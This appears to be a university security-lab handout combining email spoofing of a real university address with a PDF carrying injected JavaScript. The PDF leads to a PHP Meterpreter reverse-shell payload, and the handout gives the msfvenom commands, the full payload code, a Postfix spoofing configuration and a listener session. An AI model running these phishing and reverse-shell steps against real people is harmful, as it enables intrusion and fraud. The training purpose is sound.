

PDF Exploit & Email Scam

Lab Overview

The objective of this lab is to give the student a practical experience in two common attacks that every self-respecting hacker (and even those without self-respect) should have some basic knowledge of them. Actually, we will integrate these two to a sophisticated attack – hacking to another computer.

The first attack is one of the so-called "Social Engineering" attacks, which use the human beings' naivety. The attack you will learn in this lab called "Email Scam", which fakes a legit email address of some company or organization, and send a message "from" that address to fool a victim.

The second part of the lab will be an attack called "PDF Script" which you will convert an innocent, legitimate PDF file, to a "Back Door" to the victim's computer, by inject a simple JavaScript to the file and send it to the victim (using our fake email address).

Lab Task 1: Setup an Environment

The main purpose of this lab is to make the student familiar with hacking to another computer. However, of course, this is illegal, and the only reason we teach it is to make the student familiar with this kind of attacks and to know the vulnerabilities you may encounter in your cyber security life. As such, the student will first set up a virtual environment. The student will install two virtual machines using the files attached to the lab.

Workspaces:

1. **Kali Linux:** The student will use this useful workspace for attackers, includes various types of attacking features and tools. All attack tasks of this lab will perform on this workspace.
2. **Win 7:** The student will use this popular OS as the victim, to resemble attack on common windows users.

Network settings:

For both machines we use Bridge-Connection (figures 1.1\1.2)

1. Choose a machine
2. Click "Settings" -> "Network Settings"
3. Choose Bridge Adapter
4. Repeat stages 1-4 on the other machine.

Win 7:

- (If you using the attached machines, skip to tasks stage)
- Install adobe acrobat version 7 (which the PDF Script attack should affect):

https://adobe_acrobat.en.downloadastro.com/old_versions/




Figure 1.1 – settings view




Figure 1.2 – setting Bridge Adapter

Lab Task 2.1: First Prepare

2.1.1 Choosing a victim:

First stage of the attack is to find and choose our victim. In order to find a victim let's start search in a social network like LinkedIn or Facebook for a person who satisfies our requirements.




Figure 2.1

For example – let's choose a student in Ariel University.

2.1.2 Planning:

Next step is choosing the right tool for our mission. Our planning pattern is to think what may not seem suspicious and our victim would esteem as legitimate.


In our case, as we chose a student, we may assume an email from his university will look legitimate for him.

As we already declared above, we intending to perform an Email Scam attack, which is one of the most common Human Engineering tools.

Most of the organizations and universities using email addresses like the following format:


- noreplay@example.com or in our case: noreplay@ariel.ac.il

example:



- do-not-reply@example.com or in our case: do-not-reply@ariel.ac.il .

example:



We would choose the right phrase for our case.

Now we should find a PDF file that we sure the victim will feel safety to open and will certainly open it.

You can edit and phrase your own PDF file, but for this lab, you can use the PDF we have chosen for you.

(Let us note that in this attack once the victim opened the file – he has been hacked.)

Lab Task 2.2: Executing the attack:

Finally, after we realized how and whom we want to attack, lets' make appropriate tools.

We will follow three steps:

- Injecting malicious JavaScript code into our PDF file.
- Set up a machine for email spread, a mail server.
- Sending the malicious PDF file to the victim.

Open the Kali machine, and enter its terminal.

Type the command: `msfvenom -h`.

A tool opened with all its options:

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
```

Figure 2.2.1

Now we are making the php payload.

It's a malicious file written in programing language called php (server side), and once a client ask for that file he will be hacked.

First, set lhost as our IP (at this lab our IP was 10.0.0.16).

Than set a port you want to be listening on, and one which the victim will open a socket on.

Type the command:


```
root@kali:~/Desktop# msfvenom --payload php/meterpreter/reverse_tcp
lhost=10.0.0.16 lport=6666 -o login.php
```

Figure 2.2.2

Explanation:

- payload - The type of the package we want to use.
- Lhost - IP address of the attacker.
- Rhost - IP address of the victim.
- o - Name of the file.

Make sure a .php file with the name you chose has been created in the path you are in at this moment.



NOTE At this lab we perform the attack using an inner IP address so only users under same NAT can get to that address, i.e. the attack in this configuration won't affect machines in the world outside our NAT.

In order to perform the attack outside your private NAT (which is illegal), you need to upload your file to a server in the "real" world, or reveal your IP address to the world.

Make sure we defined the file correctly:

```
/*<?php /**/ error_reporting(0); $ip = '10.0.0.16'; $port = 6666; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len)
{ die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Figure 2.2.3

In the Kali machine there exists a web server named apache2. We will use that service to refer the victim to it. Start up the service:

```
root@kali:~# service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: enabled)
   Active: active (running) since Sun 2019-02-24 23:10:51 IST; 1min 45s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 17049 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
```

Move the payload to the directory of the server so will be an access to it:

```
root@kali:~/Desktop# mv login.php /var/www/html/
root@kali:~/Desktop#
```

So we have the fake PDF file, a phrase of a mail, and payload file on our web server. Only we need is to link between those three.

Now you will build our first tool –

a. Injecting malicious JavaScript code into our PDF file (it is recommended to use PyPDF2 lib):

If we (or the victim) want to get the payload, the only thing to do is sending a HTTP Get request:

<http://<server-ip>/<payload-name>>


In our case, it's the url: <http://10.0.0.16/login.php>

So, the command you should inject to the PDF file is:

(app.launchURL(<http://10.0.0.16/payload.php.true>);)

If you managed to inject the code successfully, the code should look like the next:

```
<<
/Type /Action
/S /JavaScript
/JS (app.launchURL("http://10.0.0.16/login.php", true);)
>>
endobj
```



Explanation:

1. The script that injecting the JavaScript command.
 2. The PDF file before the injection.
 3. The PDF after the injection (we will move that file to the http server's directory).
- (If you couldn't manage to successfully inject the command, the script attached in the folder "inject_js.py")

b. Set up a machine for email spread, a mail server.

In the Kali machine, use a service called postfix (an email service for Linux).

In the Windows machine you can download Xampp and start mercury service.

In the Kali machine it should be like the next figure:

```
root@kali:~# apt install postfix
Reading package lists... Done
Building dependency tree
Reading state information... Done

root@kali:~# nano /etc/postfix/main.cf
```

In this configuration file go down and make sure it configured well:

```
# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_unauth_destination
myhostname = Adiel-Matuf.mynet
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = ariel.ac.il
mydestination = ariel.ac.il, $myhostname, .mynet, localhost.mynet, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 10.0.0.0/24
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = loopback-only
#default_transport = error
#relay_transport = error
inet_protocols = all
```

Red: the domain we want to be identified as.

Purple: our subnet.

Yellow: make sure in the first line the value is "loopback-only", and two next lines under comment (start with #).

Now reload the postfix service:


```

root@kali:~# service postfix reload
root@kali:~# service postfix status
● postfix.service - Postfix Mail Transport Agent
   Loaded: loaded (/lib/systemd/system/postfix.service; disabled; vendor preset: disabled)
   Active: active (exited) since Sun 2019-02-24 22:18:44 IST; 2 days ago
   Process: 19458 ExecReload=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 16536 (code=exited, status=0/SUCCESS)

Feb 24 22:18:44 Adiel-Matuf systemd[1]: Starting Postfix Mail Transport Agent...
Feb 24 22:18:44 Adiel-Matuf systemd[1]: Started Postfix Mail Transport Agent.
Feb 27 00:28:01 Adiel-Matuf systemd[1]: Reloading Postfix Mail Transport Agent.
Feb 27 00:28:01 Adiel-Matuf systemd[1]: Reloaded Postfix Mail Transport Agent.

```

The mail server is ready.

c. Sending the malicious PDF file to the victim:

Now the only thing left to do is to make a tool for sending our fake email message.

Please use one of the temporary mail services for the simplicity of the attack (<https://getnada.com/>)

For this task you can choose the right library for you, we have chosen the smtplib (a script is attached in the folder).

Lab Task 3: Executing the attack:

Sending the email to our victim:

Before, make sure the malicious file is near the script we just build.




Figure 3.1

Execute:

```

root@kali:~/Desktop/lab-attack/send_mail# python send_mail.py
reply: '250 2.0.0 Ok: queued as B2621107337\r\n'
reply: retcode (250); Msg: 2.0.0 Ok: queued as B2621107337
data: (250, '2.0.0 Ok: queued as B2621107337')
Successfully sent email!
send: 'quit\r\n'
reply: '221 2.0.0 Bye\r\n'
reply: retcode (221); Msg: 2.0.0 Bye

```

The mail sent successfully.

Open a listener in the attacker machine (Kali):

Using metasploit console, open a port for listening:

Open the console

```

root@kali:~/Desktop/lab-attack/send_mail# msfconsole

```

Execute the commands:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.0.16
lhost => 10.0.0.16
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > show options
```

Now we defined a listener and also a payload same as we uploaded to the apache2 server.

The 'show options' command will perform that view:

```
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.0.16        yes       The listen address (an interface may be specified)
  LPORT  6666             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.0.16        yes       The listen address (an interface may be specified)
  LPORT  6666             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

And finally the command:


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.16:6666
```

Everything is ready to penetrate the victim.

Now on the victim machine, Win7:


Check the inbox



Temp Inboxes

- @getnada.com
- meve@getnada.com
- + Add Inbox
- More

Temp mail: meve@getnada.com



אוניברסיטת אריאל בשומרון - אוניברסיטת אריאל - גביה
(do_not_replay@ariel.ac.il)
הסדרת תשלום לשנה "ל תשע"ט

Today - 9:29 am

הסדרת תשלום לשנה "ל תשע"ט

From: אוניברסיטת אריאל בשומרון - אוניברסיטת אריאל - גביה (do_not_replay@ariel.ac.il) - Today - 9:29 am

[back](#)


1 Attachments

1 Attachments


download הסדרת תשלום לשנה "ל תשע"ט.pdf

The victim received the message as we expected.

Open the attached file



Once we opened the file, a browser opened with the address we defined for the attack:



The victim has been hacked!

Back to the Kali machine:

You should see these changes in the terminal:

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.16:6666
[*] Sending stage (38247 bytes) to 10.0.0.16
[*] Meterpreter session 1 opened (10.0.0.16:6666 -> 10.0.0.16:52664) at 2019-02-27 22:49:53 +0200

meterpreter > 
```

The attack succeeded. We got session to the victim and now we can do all we want in his machine. Type '?' to get all the options.

Lab Task 4: Submitting:

At the end of the lab, the student should submit a report file which documents all attack stages as he learned in the lab, including screenshots, code, and any other documentation.